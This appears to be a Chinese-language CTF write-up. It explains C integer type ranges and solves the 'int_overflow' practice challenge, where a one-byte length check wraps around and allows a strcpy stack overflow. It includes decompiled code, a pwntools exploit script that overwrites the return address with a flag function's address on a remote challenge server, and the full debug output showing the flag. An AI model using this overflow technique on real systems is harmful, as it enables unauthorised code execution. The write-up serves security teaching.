整数溢出

原理

参考内容：https://ctf-wiki.org/pwn/linux/integeroverflow/intof/

在 C 语言中，整数的基本数据类型分为短整型 (short)，整型 (int)，长整型 (long)，这三个数据类型还分为有符号和无符号，每种数据类型都有各自的大小范围，(因为数据类型的大小范围是编译器决定的，所以之后所述都默认是 64 位下使用 gcc-5.4)，如下所示:

	A	B	C
1	类型	字节	范围
2	**short int**	2byte(word)	0~32767(0~0x7fff) -32768~-1(0x8000~0xffff)
3	**unsigned short int**	2byte(word)	0~65535(0~0xffff)
4	**int**	4byte(dword)	0~2147483647(0~0x7fffffff) -2147483648~-1(0x80000000~0xffffffff)
5	**unsigned int**	4byte(dword)	0~4294967295(0~0xffffffff)
6	**long int**	8byte(qword)	正: 0~0x7fffffffffffffff 负: 0x8000000000000000~0xffffffffffffffff
7	**unsigned long int**	8byte(qword)	0~0xffffffffffffffff


当程序中的数据超过其数据类型的范围，则会造成溢出，整数类型的溢出被称为整数溢出。

题目

攻防世界 int_overflow

可以利用strcpy(&dest,s)栈溢出

v3变量占用一个字节，数值范围在0~255，在这里输入长度259~263的字符串即可造成整数溢出，满足4≤v3≤8，从而控制程序流程。



```
1  char *__cdecl check_passwd(char *s)
2  {
3    char *result; // eax
4    char dest; // [esp+4h] [ebp-14h]
5    unsigned __int8 v3; // [esp+Fh] [ebp-9h]
6
7    v3 = strlen(s);
8    if ( v3 ≤ 3u || v3 > 8u )
9    {
10     puts("Invalid Password");
11     result = (char *)fflush(stdout);
12   }
13   else
14   {
15     puts("Success");
16     fflush(stdout);
17     result = strcpy(&dest, s);
18   }
19   return result;
20 }
```

Python

```python
from pwn import *
context.log_level='debug'
p = remote('111.200.241.243',63687)
#p = process('./pwn')
p.sendlineafter('choice:','1')
p.sendlineafter('username:','A')
flag_addr = 0x08048694
payload = 'A'*0x14 + 'A'*0x04 + p32(flag_addr) + 'A'*231
p.sendlineafter('passwd:',payload)
p.interactive()
```

```
root@ams:/home/ams/ws/p3# python exp.py
[+] Opening connection to 111.200.241.243 on port 63687: Done
[DEBUG] Received 0x15 bytes:
    '-' * 0x15
[DEBUG] Received 0x65 bytes:
    '\n'
    '~~ Welcome to CTF! ~~\n'
    '       1.Login       \n'
    '       2.Exit        \n'
    '----------------------\n'
    'Your choice:'
[DEBUG] Sent 0x2 bytes:
    '1\n'
[DEBUG] Received 0x1b bytes:
    'Please input your username:'
[DEBUG] Sent 0x2 bytes:
    'A\n'
[DEBUG] Received 0x1 bytes:
    '\n'
[DEBUG] Received 0x23 bytes:
    'Hello A\n'
    '\n'
    'Please input your passwd:\n'
[DEBUG] Sent 0x104 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000010  41 41 41 41  41 41 41 41  94 86 04 08  41 41 41 41  |AAAA|AAAA|····|AAAA|
    00000020  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000100  41 41 41 0a                                        |AAA·|
    00000104
[*] Switching to interactive mode

[DEBUG] Received 0x7 bytes:
    'Success'
Success[DEBUG] Received 0x2e bytes:
    '\n'
    'cyberpeace{4dc5b5d06bd7eee63639b1739b415949}\n'

cyberpeace{4dc5b5d06bd7eee63639b1739b415949}
[*] Got EOF while reading in interactive
$
```